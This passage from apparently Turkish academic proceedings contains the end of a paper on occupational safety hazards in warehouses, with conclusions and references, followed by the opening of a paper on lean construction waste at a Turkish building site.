gelen kazaların %71'inden kaçınmanın mümkün olduğu sonucuna ulaşmışlardır [28]. Normal hareket hatası olarak tanımlanan kayma, tökezleme ve düşmeye; insan hareket mekanizması ve çevresel tehlike kaynakları neden olabilmektedir [32]. Yüksekten düşme hiçbir etkene bağlı olmaksızın meydana gelebileceği gibi kayma veya tökezleme sonucunda da oluşabilmektedir. Depolama alanlarında KTD'lerin en fazla meydana geldiği yerler olan depoların zeminleri, yükleme rampaları ve alanları, merdiven ve merdiven basamakları özel tedbir alınması gereken yerlerdir. Ergonomik bakış açısıyla KTD'lerin oluşmasına neden olan yaya/çalışan, kullanılan ekipmanın, ayak koruyucu, görevli, fiziksel ve sosyal çevrenin etkilerinin anlaşılabilir olarak ortadan kaldırılması için Bentley tarafından geliştirilen sistem yaklaşımı kullanılabilir [24].

3.2.2. Yüksekte Çalışma

Yüksekte çalışma, çalışanın adım atarak erişemeyeceği ve düşüldüğünde kişinin yaralanmasına sebebiyet verecek yükseklik olarak tanımlanmaktadır [33]. Yeni Zelanda yapılan bir çalışmada yüksekten düşme sonucunda meydana gelen kazaların yüksekliklerine yönelik kazaların %50'si üç metrenin altındaki yüksekliklerde ve yaklaşık %70'si ise çatılardan düşme ve çalışma merdivenlerinde meydana geldiği tespit edilmiştir [34]. Hong Kong ve Amerika Birleşik Devletleri yasal düzenlemeleri ile 1,8 metre ve üzeri yüksekliği yüksekte çalışma olarak kabul etmiş ve gerekli koruyucu önlemlerin alınmasını zorunlu kılmışlardır [35]. Yüksekten düşme olayları en çok inşaat sektöründe meydana gelmekte olup Avrupa genelinde ise üçüncü olarak depolama, haberleşme ve ulaşım sektöründe meydana gelmiştir [36]. Yüksekte düşme kazalarının büyük bir çoğunluğunun düşük yüksekliklerde meydana gelmesine karşın genel kanı olarak düşük yükseklikte yapılan çalışmalarda güvenlik tedbirleri göz ardı edilmektedir [35]. Yüksekte çalışmaktan kaynaklı meydana gelen kazaların önlenmesi amacıyla yüksekte çalışma yönelik tehlike kaynakları tespit edilmeli, yüksekte çalışmaktan kaçınılmalı, toplu korunma tedbirleri alınmalı, bireysel korunma tedbirleri alınmalı, yüksek platformlara erişim için uygun yöntemler belirlenmeli, acil ve ilk yardım politikaları oluşturulmalıdır [36]. Depolar yürütülen işler gereği yüksekte çalışma yapılarak çalışanların güvenliğine yönelik tehditler barındırmaktadır. Depolarda yüksekte çalışma yapılan ve özel önlem alınması gereken yerler sıralanması gerektiğinde hareketli merdivenler, raflar, iş merdivenleri, tavan araları, asma katlar, platformlar, yükleme araçları olarak sıralanabilmektedir [37].

3.2.1. Malzeme Elleçleme

Depolarda çalışan işçiler çalışma sürelerinin oldukça büyük kısmını gelen tır veya kamyonlardaki yüklerin indirilmesi ve müşteri veya üretim departmanından talep edilen siparişleri toplamak ile geçirmektedirler. Bu görevleri yerine getirirken ise malzemeleri/yükü kaldırma, çekme, taşıma itme, çömelme gibi risk faktörleri ve gövde eğilmesi, retrofleksiyon (arkaya bükülme), yükün kaldırılırken vücudun döndürülmesi gibi uygun olmayan çalışma pozisyonlarında çalışmaktadırlar [38]. Fiziki eforun oldukça fazla olduğu yerler olan depolarda insan gücü gerektiren ve yakın mesafelerdeki işler elle yapılırken, çalışan gücünü aşan işler ise makineler kullanılarak yürütülmektedir. Kaba ve taşınması zor

malzeme ve yükler için genel olarak forklift, transpalet, el arabaları, konveyörler kullanılmaktadır. Elle yapılan işler olarak nitelendirilen bir yükün kaldırılması, tutulması, çekilmesi, indirilmesi veya taşınırken uygulanan kuvvet işçilerin sağlığına yönelik bir tehlike kaynağı oluşturmaktadır. Erken iş göremezliğin ana nedeni olan bel ve sırt ağrıları, elle yük taşıma işlerinde çalışanlarda 3 kat daha sık gözükmektedir. Akbal ve arkadaşlarının yapmış oldukları çalışmada bel ağrısı şikayeti olan çalışanların tamamında ağır yük kaldırma öyküsü tespit etmiş iken bel ağrısı şikayeti çekenlerinin en çok depo çalışanlarında meydana geldiğini bulmuşlardır [39]. Yüksek enerji ve kuvvet gerektirmesi gerektiren elle yük taşıma aktiviteleri esnek ve ucuz olması nedeniyle sıklıkla tercih edilmekte olup kas ve iskelet sistemi rahatsızlıklarının oluşmasına sebebiyet vermektedir. Ulaşım ve depolama sektöründe elle yük taşımadan kaynaklı yaralanmalar raf tasarımındaki uygunsuzluk, çalışma koşullarındaki uygun olmayan postürler nedeniyle sürekli bir sorun kaynağıdır [40]. Her ne kadar olumsuz yan tarafları olsa da gelecekte artan operasyonel esneklik ihtiyacı nedeniyle elle yük taşımanın artacağı değerlendirilmektedir [41]. Kalite, verimlilik ve maliyet gibi kayıplara neden olan kas ve iskelet sistemi rahatsızlığı en fazla yükleme ve boşaltma işlerinin olduğu çalışma kollarında meydana gelmektedir [42]. Çalışan güvenliğine yönelik içerdikleri tahditlerden dolayı çalışanlarda ölüme varan kazalara sebebiyet veren forkliftler depolarda sıklıkla kullanılan çok tehlikeli araçlardır. Forklift kazalarında sadece operatör değil diğer çalışanlarda zarar görmüştür. Depolama sektörü forklift kazalarının en fazla olduğu ikinci sektördür [44].

3.2.2. Elektrik Sistemleri

120 Volt DC veya 50 Volt AC üzerinde elektrik akımına maruz kalındığında elektrik kanyaklı iş kazaları meydana gelmektedir. Çalışanın sağlık durumuna göre daha düşük akımlarda da kaza meydana gelebilmektedir [19]. Elektrik sadece çalışan sağlığı ve güvenliği kapsamında değil iş yeri güvenliği kapsamında da önemli bir tehlike kaynağıdır. İstanbul'da 2011-2015 yılları arasında meydana gelen yangınların %20,8'i elektrik kontağından kaynaklanmıştır [45]. Depolar bünyesinde barındırdığı stokların maddi değeri nedeniyle yangınlara karşı duyarlı tesislerdir. Bu nedenle depolarda hem çalışan sağlığı ve güvenliği hem de tesis güvenliği anlamında elektrik tesisatları özel önem verilmesi gerekmektedir.

3.2.3. Yangın ve Patlama

Bünyelerinde yangın riskini artıran çok farklı ürün çeşitliliğini bir arada bulunduran depolar yangın üçgeninin oluşması için elverişli yapıya sahiptirler. Üretim tekniklerinin getirdiği yenilikler ile tahta gibi geleneksel ürünlerin yanına sentetik ürünlerde eklenerek yangının vuku bulma ihtimali daha artar hale gelmiştir. Depolarda yangının oluşma ihtimalini artıran nedenler; stoklanan ürün çeşitliliği, elektrik tesisatı hataları, ısıtıcı ekipman kullanım hataları, kıvılcım, stoklanan kimyasal ürünlerin reaksiyona girmeleri olarak sıralanabilir. Depo binalarının tasarımları, çatı yükseklikleri ve malzeme çeşitliliği nedeniyle depolar yangın mücadelesini zorlaştırarak yüksek maliyetli yangınların oluşmasına

sebebiyet vermektedir. Ayrıca kimyasal maddeler stoklanıyorsa bu durum çok daha ürkütücü boyutlara ulaşabilmektedir. Pasif korunma tedbirleri, iyi bir havalandırma sistemi ve yangına dayanıklı binaların yapılması depo yangınlarında önemli tedbirler olarak sıralanabilmektedir [46].

3.2.4. Kimyasal Sızıntı ve Döküntüler

Kimyasal maddeler düzgün depolanmaz ise çalışan sağlığı ve güvenliğine çok ciddi tehlike oluşturabilmektedirler. Kimyasal maddelerden kaynaklanan kazaların incelenmesi neticesinde kazaların %46'sı yetersiz depolama nedeniyle ortaya çıkmıştır. Endüstride ve günlük yaşamda kimyasal kullanım yaygın olması nedeniyle depolama alanlarında sıklıkla kimyasal maddeler karşılaşılmaktadır. Kimyasal maddelerin güvenli olarak depolanabilmesi için önce kimyasal maddelere ait envanter oluşturulmalı ve bunlardan kaynaklı tehlikeler tespit edilmelidir [47]. Ürünlerin tesise kabullü esnasında sızıntı olup olmadığı birlikte tepkimeye girecek ürünlerin birlikte depolanmaması gibi tedbirler ile depolar kimyasal tehlike yönünden daha güvenli hale gelebilirler.

3.2.5. Depo İçinde ve Dışında Bulunan Motorlu Araçlar

Depo iç ve dışında kullanılan araçlar çalışma ortamı ve çalışan güvenliği bakımından büyük tehdit oluşturmaktadır. Yaya ve araç yolları birebirinden ayrılarak depolar çalışanlar için daha güvenli bir hale getirilebilecektir. Çalışanların korunması için yaya ve araç yollarının tamamen ayrılması kazaların ve ramak kala olayların oluşmasını büyük oranda engelleyebilecektir. Ürün kabul ve sevkiyatların yoğun olarak gerçekleştiği yerler olan depolarda yoğun iş trafiği yaşanmaktadır. Yaşanan yoğunluğun büyük bir kısmını geçici süreli iş maksadıyla tesise gelen misafirler oluşturmaktadır [19]. Depolarda kullanılan araçlar yüzünden meydana gelen kazalar nedeniyle yaralanmalar ve ölümler meydana gelmekte olup araç hareketliliğinin kontrol altına alınması üzerinde titizlikle durulması gereken iş güvenliği konusu olarak önemini korumaktadır. Depo içinde malzeme istifleme için kullanılan ekipman ve araçlar ile depo dışında malzeme sevkiyatı için kullanılan araçlar depo çalışanları ve stoklanan malzemelerin güvenliği açısından büyük bir tehlike kaynağıdır.

4. SONUÇ

Depolama ve depo her ne kadar lojistik sektörü ile özdeşleştirilse de yaygın olarak diğer sektörlerde de kullanılmaktadır. Depoların geline aşamada kazandıkları yeni fonksiyonlar ile literatürde iş güvenliği ve sağlığı kapsamında tehlikeli yerler olarak tanımlandığı görülmüştür. Bu bağlamda depolarda çalışanlar için güvenlik tehlikesi oluşturan birçok risk faktörü bulunmaktadır. Tespit edilen risk faktörleri ve alınması gereken önlemler aşağıda olduğu gibi sıralanmıştır.

- KTD'lerin depolarda meydana gelen başlıca kaza etmeni oldukları ve ölüme varan yaralamalara sebebiyet verdikleri tespit edilmiştir. KTD'nin engellenebilmesinde zeminde kullanılan malzeme ve tasarımı, temizlik, etkili drenaj sistemi, uyarı levha ve işaretlemeleri, gereksiz kullanılmayacak

malzemelerin ayakaltında tutulmaması, kabloların özenli yerleşimi, yeterli ve uygun aydınlatma özellikle dikkat edilmesi gereken hususlardır [48].

- Stokların elleçlenmesi esnasında çalışanların sıklıkla yüksekte çalıştıkları tespit edilmiştir. Yüksekte çalışma platformları, yakalama sistemleri kullanılarak çalışanların maruz kalacağı risk en az seviyeye indirilebilecektir.

- Malzemelerin transferi esnasında çalışanların yoğunlukla ve uygun olmayan postürlerde elle taşıma işleri gerçekleştirmeleri neticesinde yüksek iş gücü ve iş günü kaybına neden rahatsızlıklar meydana gelmektedir. Çok ağır yüklerin daha küçük yüklere bölünmesi, çalışanlara eğitim ve KKD kullanılarak risk en az seviyeye indirilecektir.

- Ürün çeşitliliğinden kaynaklı yangın ve patlamalar meydana gelmektedir. Yangın üçgeninin oluşması engelleyecek şekilde tasarım yapılarak ve yangın ikaz, ihbar ve söndürme sistemlerinin tesis edilerek yangın tehlikesi ortadan kaldırılabılır

- Kimyasal ürünler ve bu ürünlerden kaynaklı sızıntı ve döküntüler depo çalışanlarının güvenliğini tehlikeye atmaktadır. Kimyasalların depolara girişlerde kontrolleri yapılarak ürüne ait güvenlik bilgi formuna göre depolanarak yanıcı ve yakıcı maddeler birbirinden tecrit edilmelidir.

- Elektrik tesisatından kaynaklanacak kaçaklar çalışan yaralanması, yangın ve ölümle sonuçlana iş kazaları meydana gelebilmektedir. Bakım onarım esnasında gerekli kilitleme sistemleri kurulması ve rutin bakımların yapılması tehlikeyi ortadan kaldıracaktır.

- Depo içi ve depo dışı araç trafiğinin yoğun olması ve çalışanlar ile araçların iç içe çalışması engellenerek iş trafiği sonucu meydana gelen kazlar ortadan kaldırılabilecektir. Yaya ve araç yollarının ayrılarak daha güvenli iş yeri trafiği oluşturulabilecektir.

- İş yerinde üst seviyeden alt seviyeye her çalışan için iş güvenliği kültürü oluşturulmalıdır.

- Çalışanlara yürüttükleri iş, kullanılan makine ve aletlere göre düzenli eğitimler verilmeli ve çalışanların KKD kullanımı sağlanmalıdır.

5. KAYNAKÇA

- [1] K. B. Ackerman. "Practical handbook of warehousing." Springer Science & Business Media, 2012.
- [2] F. Hopbağlı. "Tedarik zinciri ve lojistik süreçlerde depo tasarımı ve depo yönetimi: kozmetik sektöründe uygulama." Fen Bilimleri Enstitüsü, Yüksek Lisans tezi, İstanbul: İstanbul Teknik Üniversitesi, 2009.
- [3] T.C. Çalışma ve Sosyal Güvenlik Bakanlığı, SGK 2019 İstatistik Yıllığı, Ankara.
- [4] M. Erdal, M. Çancı. "Lojistik Yönetimi-Freight Forwarder El Kitabı." 1, UTİKAD Yayını, Erler Matbaası, İstanbul, 2003.
- [5] A. Z. Acar, E. Çakmak. "Depolama ve depo yönetimi." 2. Baskı. Ankara, Nobel Akademik Yayıncılık Eğitim Danışmanlık, 2013, pp. 21-22.

- [6] T. A. Blomqvist. "Warehouse design framework for order processing and materials handling improvement - case etra oy." School of Economics, Yüksek lisans tezi Espoo: Aolta University, 2010.
- [7] G. Ertek. "Depolama sistemleri." İstanbul, Açıköğretim Fakültesi Yayını No: 1593, 2012.
- [8] T.C Çalışma ve Sosyal Güvenlik Bakanlığı, İSG Genel Müdürlüğü, Kuyucu Ç. "Lojistik Faaliyetlerinde Depolama Süreçlerinin İş Sağlığı ve Güvenliği Risklerinin Değerlendirilmesi." Uzmanlık Tezi, 2016.
- [9] H. Mollamahmutoğlu. "İş Hukuku." Ankara, 2005.
- [10] H. Ceylan. "Türkiye'deki iş kazalarının genel görünümü ve gelişmiş ülkelerle kıyaslanması." Uluslararası Mühendislik Araştırma ve Geliştirme Dergisi, vol. 3, no. 2, pp. 18-24, 2011.
- [11] Ö. Özkılıç. "İş Sağlığı ve Güvenliği Yönetim Sistemleri ve Risk Değerlendirme Metodolojileri." Ankara: Ajans-Türk Basın ve Basım, 2005.
- [12] C. Aksoy. "İş Kazaları: Tanımı, Önemi, Nedenleri." İş Kazalarını Önleme Semineri, pp. 17-22, 1982.
- [13] Z. G. Balkır. "İş Sağlığı ve Güvenliği Hakkının Korunması: İşverenin İş Sağlığı ve Güvenliği Organizasyonu." Sgd-Sosyal Güvenlik Dergisi, vol. 2, no. 1, pp. 56-91, 2005.
- [14] H. Akıllı, Ö. Aydoğdu. "İş sağlığı ve Güvenliğini Önemi." Maden Tetkik ve Arama Genel Müdürlüğü, Enerji Hammadde Etüt ve Arama Dairesi Başkanlığı, Ankara, 2013.
- [15] K. Yılmaz, A. R Motorcu. "İtfaiye ve AFAD çalışanlarının güvenlik kültürü: İş güvenliği farkındalık ve yetkinlikleri ile iş güvenliği faaliyetlerine katılımlarının demografik faktörlere göre değerlendirilmesi." Selçuk Zirvesi 2. Uluslararası Uygulamalı Bilimler Kongresi, vol. 1 no. 1, pp. 129-143, 2020.
- [16] 6331 sayılı İş Sağlığı ve Güvenliği Kanunu, Resmi Gazete (Sayı: 28339), 2012.
- [17] Türk Standartları Enstitüsü. "TS 18001 İş Sağlığı ve Güvenliği Yönetim Sistemleri – Şartlar." Bakanlıklar: Ankara, 2008.
- [18] B. Tekin. "Risk Değerlendirmesi." Mühendis ve Makina Dergisi, vol. 50, no. 592, pp. 37-41, 2009.
- [19] Health and Safety Executive. "Warehousing and storage a guide to health and safety." UK, HSE, 2007.
- [20] The Ministry of Man Power, Singapore General Hospital and Singapore Logistic Association. "Occupational health and safety guidelines for logistic Industry." Singapor, The Ministry of Man Power, Singapore General Hospital and Singapore Logistic Association, 2005, pp. 1-25.

- [21] Ontario Ministry of Labour. Warehouse hazards. Erişim Adresi: https://www.labour.gov.on.ca/english/hs/sawo/pubs/fs_rackingstorage.php. [Erişim T. 1, 2021].
- [22] M. Panta, V. Vrysagotis. "A new managerial approach to safety at workplace in warehousing systems: a case study." *Advances in Management & Applied Economics*, 2011, vol. 1, pp. 115-126.
- [23] M. G Cedillo-Campos, H. O. Cedillo-Campos. "W@re risk method: security risk level classification of stock keeping units in a warehouse." *Safety Science*, 2015, vol. 79, pp. 358-368.
- [24] T. Bentley. "The Role of latent and active failures in workplace slips, trips and falls: an information processing approach." *Applied Ergonomics*, 2008, vol. 40, pp. 175-180.
- [25] G. Swaen, C.J. Burns, J.J. Collins, K.M. Bodner, J.F. Dizon, B.A. Craun, E.M. Bonner. "Slips, trips and falls at a chemical manufacturing company." *Occupational Medicine*, 2014, doi:10.1093/occmed/kqt160.
- [26] Editorial. "From research to reality on slips, trips, and falls." *Safety Science*, 2002, vol. 40, pp. 557-558.
- [27] H. J. Lipscomba, J. E. Glazner, J. Bondy, K. Guarini, D. Lezotte. "Injuries from slips and trips in construction." *Applied Ergonomics*, 2006, vol. 37, pp. 267-274.
- [28] Health and Safety Executive. Slips & trips and falls from height in great britain, Erişim Adresi: <http://www.hse.gov.uk/statistics/causinj/slips-trips-and-falls.pdf>. [Erişim T. 1, 2021].
- [29] OSHA. Walking/working Surface. Erişim Adresi: <https://www.osha.gov/SLTC/walkingworking-surfaces/> [Erişim T. 1, 2021].
- [30] Eurostat. "Health statistics—atlas on mortality in the european union." Luxembourg, Eurostat, 2009.
- [31] H.T. Yeoh, L. Thurmon, X. Wu. "Non-fatal occupational falls on the same level." *Ergonomics*, 2013, doi:10.1080/00140139.2012.746739.
- [32] P. R. Davis. "Human factors contributing to slips, trips and falls." *Ergonomics*, 1983, vol. 26, pp. 51-59.
- [33] G. Kürklü, G. Görhan. "Çatı ve cephe sistemlerinin yapım ve onarım süreçlerinde iş." 7. Ulusal Çatı & Cephe Sempozyumu, Sempozyum Bildirileri Kitabı, İstanbul, 2014.
- [34] Ministry of Business Innovation and Employment. "Best practice guidelines for working at height in New Zealand." Wellington, Ministry of Business, Innovation and Employment, 2012, pp. 10-40.
- [35] A. Chan, F. Wong, D. Chan, M. Yam, A. Kwok, E. Lam, E. Cheung. "Work at height fatalities in the repair, maintenance, alteration, and addition work." *Journal of Construction Engineering and Management*, 2008, vol. 134, pp. 527-535.

- [36] European Agency for Safety and Health at Work. Working at height, Erişim Adresi: https://oshwiki.eu/wiki/Working_at_height. [Erişim T. 1, 2021].
- [37] B. Murat. “Depolarda İş Sağlığı ve Güvenliği Tedbirleri, Yüksek Lisans Tezi, Ankara Yıldırım Beyazıt Üniversitesi Sağlık Bilimleri Enstitüsü, 2016.
- [38] Braam, Ingrid ThJ, Dormolen Mv, Frings-Dresen MHW. “The work load of warehouse workers in three different working systems.” International Journal of Industrial Ergonomics, 1996, vol. 17, pp. 469-480.
- [39] A. Akbal, P. Eroğlu, H. Yılmaz, E. Tutkun. “Mesleki maruziyetler ve kas iskelet sistemi bulguları.” Journal of Physical Medicine and Rehabilitation Sciences, 2012, vol. 15, pp. 73-76.
- [40] N. Goode, PM. Salmon, MG. Lenne, P. Hillard. “Systems thinking applied to safety during manual handling tasks in the transport and storage Industry.” Accident Analysis and Prevention, 2014, vol. 68, pp. 181-191.
- [41] I. Kuorinka, M. Lortie, M. Gautreau. “Manual handling in warehouses: the illusion of correct working postures.” Ergonomics, 1994, vol. 37, pp. 655-66.
- [42] H. Esen, N. Fıçlalı. “Çalışma duruşu analiz yöntemleri ve çalışma duruşunun kas-iskelet sistemi rahatsızlıklarına etkileri.” Sakarya Üniversitesi, Fen Bilimleri Enstitüsü Dergisi, 2013, vol. 17, pp. 41-51.
- [43] Larso TJ, Rechnitzer G. Forklift trucks - analysis of severe and fatal occupational injuries, critical incidents and priorities for prevention, Safety Science, 1994, 17:275-289.
- [44] TJ. Larso, G. Rechnitzer. “Forklift trucks - analysis of severe and fatal occupational injuries, critical incidents and priorities for prevention.” Safety Science, 1994, vol. 17, pp. 275-289.
- [45] İBB İtfaiye Daire Başkanlığı, İstatistikler, Erişim Adresi: <http://itfaiye.ibb.gov.tr/img/1472411820166607171893.pdf>. [Erişim T. 1, 2021].
- [46] RE. Mapfre, Warehouse safety guide, İspanya, Mapfre RE, 2008.
- [47] İSGÜM. Kimyasalların güvenli depolanması rehberi, Ankara, İş Sağlığı ve Güvenliği Araştırma ve Geliştirme Enstitüsü, 2015.
- [48] T.C. Aile, Çalışma ve Sosyal Hizmetler Bakanlığı, İş Sağlığı ve Güvenliği Genel Müdürlüğü, Güvenli İstifleme Rehberi.
- [49] Business Journal, Erişim Adresi: <https://www.bizjournals.com/bizwomen/news/latest-news/2019/07/amazon-to-spend-700m-retraining-a-third-of-its-u-s.html?page=all> [Erişim Tarihi: 1.2021]

TÜRKİYE’DE YALIN DÜŞÜNCE VE YALIN İNŞAAT UYGULAMALARININ ÖRNEK BİR ŞANTIYE ÜZERİNDE İNCELENMESİ

Yasemin Çelebi¹, Rıfat Akbıyıklı²

^{1,2} *Düzce Üniversitesi, Teknoloji Fakültesi, Düzce, TURKEY*

yaasemin.celebi@gmail.com

ÖZET

İnşaat endüstrisi, gelişmelere açık ve farklı düşünce tiplerinin uygulanabilirliğinin bulunduğu bir sektördür. Çok yönlü ve kapsamlı bir çalışma ortamı olan inşaat alanlarında maliyet, kalite ve zaman en önemli üç ölçüttür. Günümüzde maliyeti düşük kaliteli ürünler ortaya koymak artık şirketler için temel kurallar haline gelmiştir. Bunu gerçekleştirmek için israfların ortadan kaldırılması veya israfların en aza indirilmesi ve tamamen müşteri odaklı üretim düşüncesi etkinlik göstermektedir. Bu etkinliğin ihtiyaçlarını, israfların ortadan kaldırılmasını ya da israfın önlenmesini konu alan Yalın Düşünce tarzı karşılamaktadır. Birçok sektörde uygulanabilir olan bu düşünce yöntemi israfın nedeninin tespit edilip ortadan kaldırılmasına veya önlenmesine dayanmaktadır. İsrafın önlenmesi ya da ortadan kaldırılması Yalın Düşüncenin sahip olduğu teknikler ve yöntemlerle sağlanmaktadır. Yalın Düşünce tarzı 1920’li yıllarda Japonya’da etkinlik gösteren Toyota şirketinde ortaya çıkmış, Berkeley Üniversitesi’nde Glenn Ballard öncülüğünde gerçekleştirilen çalışmalar sonucunda ise inşaat sektörüne uyarlanmış bir ideolojidir. Yalın düşünce tüm bu üretim ve yönetim hareketlerini, sahip olduğu ilke ve yöntemlerle gerçekleştirmektedir. Tamamen müşteri ihtiyaçlarına ve isteklerine odaklanan, fazla stoktan, gereksiz hareket ve işlemden kaçınmayı savunan bu düşünce tarzı israfları azaltmada en önemli yöntemlerden biridir. Türkiye’de bulunan inşaat şirketlerinde çok da etkinliğini göremediğimiz bu düşünce tipinin, Yalın Düşünce tarzını benimsememiş şirketlerde de ne derece israfa neden olduğunu görmekteyiz. Bu çalışmada Türkiye’de faaliyet gösteren, Yalın Düşünce ve Yalın İnşaat yöntemlerinin uygulanmadığı örnek bir şantiyede ortaya çıkan israf maliyetleri incelenmiştir ve araştırılmıştır. Yapılan incelemeler sonucunda şantiyede revize edilen projelerden, imalatın zarar görmesi nedeniyle yapılan tadilatlardan ve yanlış imalattan kaynaklanan insan ve malzeme israfının olduğu

görülmüştür. Bu çalışmada revize projelerin oluşturduğu israflar incelenmiş, ortaya çıkan israfların maliyetleri hesaplanmıştır.

Anahtar Kelimeler: *Yalın düşünce, Yalın inşaat, İsrâf, İnşaat yönetimi, Maliyet.*

THE INVESTIGATION OF THE APPLICATION OF LEAN THINKING AND LEAN CONSTRUCTION ON EXAMPLE CONSTRUCTION SITE IN TURKEY

ABSTRACT

The construction industry is a sector that is open to developments and where different types of thinking can be applied. Cost, quality and time are the three most important criteria in construction areas, which are a versatile and comprehensive work environment. Today, producing low-cost quality products has become the basic rules for companies. To achieve this, the elimination of waste or minimization of waste and completely customer-oriented production thinking is effective. The Lean Thinking style, which is about the elimination of waste or the prevention of waste, meets the needs of this activity. This method of thinking, which can be applied in many sectors, is based on determining the cause of waste and eliminating or preventing it. The prevention or elimination of waste is provided by the techniques and methods of Lean Thinking. The Lean Thinking style originated in the Toyota company operating in Japan in the 1920s, and it is an ideology adapted to the construction industry as a result of the studies conducted at Berkeley University under the leadership of Glenn Ballard. Lean thinking realizes all these production and management movements with the principles and methods it has. This way of thinking, which focuses entirely on customer needs and desires and advocates avoiding excess stock, unnecessary movement and transaction, is one of the most important methods in reducing waste. construction company in Turkey is also thought that the type of activity that we see, we see that it is wasteful to what extent companies have also adopted the Lean Thinking style. In this study, which operates in Turkey, examples of Lean Thinking and the costs associated waste on a site without application of Lean Construction methods have been studied and researched. As a result of the investigations, it has been observed that there is a waste of human and material arising from the revised projects in the construction site, the modifications made due to the damage to the manufacturing and the wrong manufacturing. In this study, the waste caused by the revised projects has been examined and the costs of the resulting waste have been calculated.

Keywords: *Lean thinking, Lean Construction, Waste, Construction management, Cost.*

1. GİRİŞ

Türkiye’de ve dünyada günden güne artan rekabet şartları, her sektördeki şirketleri sermayelerini koruma, büyütme ve sürekliliğini sağlama konusunda isteklendirmektedir. Bütün şirketler bu yarış içerisinde bulunabilmek ve ileriye yönelmek amacıyla yeni metotlar denemekte ve gelişimlerinin sürekliliğini sağlamayı istemektedir. Bu başarıyı elde etmek isteyen şirketlerin, çalışan ve müşteri memnuniyet ve isteklerini aynı zamanda da finansal hedeflere ulaşarak pazardaki mevkilerini korumanın yolu, yeni ve güncel metotları takipte kalmaktan ve uygulamaktan geçmektedir [1].

Bu yeni ve güncel metotlardan bir tanesi ve belki en önemlisi de yalın düşüncedir. Kavrakoğlu (1998) yalın düşünceyi, malın veya hizmetin üretimi için gerekli olmayan, değer katmayan işlemlerin, gereksiz malzeme hareketlerinin, gereksiz işgücü hareketlerinin, gereksiz stokların, hataların ve uzun hazırlık sürelerinin ortadan kaldırılması şeklinde tanımlamıştır [2]. Yalın düşüncenin çıkış noktası değer kavramıdır. Üretici tarafından yaratılan değer, müşteri açısından da üreticinin var olma sebebidir [3].

Yalın düşüncenin amacı, değer ilk ortaya çıkışından başlayarak, değer yaratma sürecince sürekli bir şekilde müşteriye aktarılmasıdır. Bunu gerçekleştirilebilmesi için tüm değer zincirine bir bütün olarak bakmak, israfları azaltmak ve tüm faaliyetleri müşteri için kusursuz bir değer oluşturulması amacıyla yönlendirmek gerekir. Bütün bu değer sürecinin tamamına bakılarak bu süreçteki israfları minimuma indirerek müşteri için optimum değer üretmeyi hedefleyen bir düşüncedir.

Yalın İnşaat, ABD’deki Lean Construction Institute’a (Yalın İnşaat Enstitüsü) göre, güvenilir ve hızlı bir değer teslimi için uygulanan, üretim yönetimi odaklı bir proje teslim sistemidir. Yalın İnşaat uygulamaları yapım süreçlerini müşteri ihtiyaçlarını karşılamak adına minimum maliyet ve maksimum değer üreterek yönetmek ve geliştirmek için hayata geçirilmektedir [4].

Yalın İnşaat amaç maliyeti düşürürken değeri artırmaktır ve bunun için yedi ana israf önlenmesi temel alınmıştır. Bunlar: hatalar, gecikmeler, fazla işlem, fazla üretim, gereksiz depolama, malzeme ve ekipmanın gereksiz taşıma ve tedariki, işgücünün gereksiz yer değiştirmesi [5]. Buradaki israfları önlemek için de yöntemler geliştirilmiştir. Bu yöntemler; Just in Time, Jidoka, 5 neden, Andon, Poka-Yoke, Heijunka vb. gibi.

Yalın Üretim ve Yalın İnşaat uygulamaları, ortaya çıkan ürünlere değer katmaya odaklanmıştır. Maliyeti düşük ve değeri yüksek ürünler üretmek şirketler için her zaman izlenen yollar olmuştur. Fakat bu yöntemler uygulamayan şirketlerde gerek malzeme gerekse insan israfları ortaya çıkmıştır.

Türkiye’de özellikle orta ve küçük çaplı şirketlerde Yalın İnşaat uygulamalarının genellikle uygulanmamaktadır. İsrarlar maliyeti ciddi derecede etkilemekte ve şirketleri inşaat maliyetlerini artırması açısından oldukça zora sokmaktadır. Ortaya çıkan israflar üzerine gidilmediğinde ve mali karşılıkları görülmediğinde belki de şirketler için göze batan bir durum olmamıştır. Bu çalışmanın da

amacı şirketlere, aslında dikkat edilmeyen ufak konuların bile iş bitiminde kendilerini ne derece zarara uğrattığını göstermektedir. Türkiye’de 70.000 m²’lik inşaata sahip bir şirketin iş programı olmadan, mekanik, elektrik, ahşap, peyzaj, havuz, alüminyum cephe vb. gibi birçok taşeronun birbiriyle olması gerekenden düşük seviyede iletişim kurduğu bir şantiye incelenmiştir.

2. YALIN DÜŞÜNCE

Yalınlık; malın veya hizmetin üretimi için gerekli olmayan, değer katmayan işlemlerin, gereksiz malzeme hareketlerinin, gereksiz işgücü hareketlerinin, gereksiz stokların, hataların ve uzun hazırlık sürelerinin ortadan kaldırılmasıdır [2]. Yalın düşüncenin çıkış noktası değer kavramıdır. Üretici tarafından yaratılan değer, müşteri açısından da üreticinin var olma sebebidir [3].

Yalın düşüncenin amacı olan temel konu, değer ilk oluşumdan başlayarak, değer yaratma süreci boyunca kesintisiz bir şekilde müşteriye aktarılmasıdır. Bunu gerçekleştirilebilmesi için tüm değer zincirine bir bütün olarak bakmak, israfları ortadan kaldırmak ve tüm faaliyetleri müşteri için kusursuz bir değer oluşturulması amacına yönlendirmek gerekir. Bütün bu değer sürecinin tamamına bakılarak bu süreçteki israfları minimuma indirerek müşteri için optimum değer üretmeyi hedefleyen bir düşüncedir [6].

Yalın düşünce, israfları ürün ve hizmet oluşum aşamalarından arındırıp sadeleştirerek, Müşteriye ulaşan değeri kusursuzlaştırmak ve böylece firma karlılığını arttırmak amacını taşıyan kavram, sistem ve teknikler bütünü anlamına gelir [7]. Yalın düşünce, israfı ortadan kaldırıp istenilen değere dönüştürülmesine yönelik çalışmalara zamanında geri bildirim olarak, beklenti içerisine girilen işin ortaya çıkarılmasını sağlar. Yalın düşünce müşterinin beklentilerine daha az iş gücü, ekipman, zaman, alan gibi üretim faktörü kullanarak daha fazla üretebilmeyi hedefler [8].

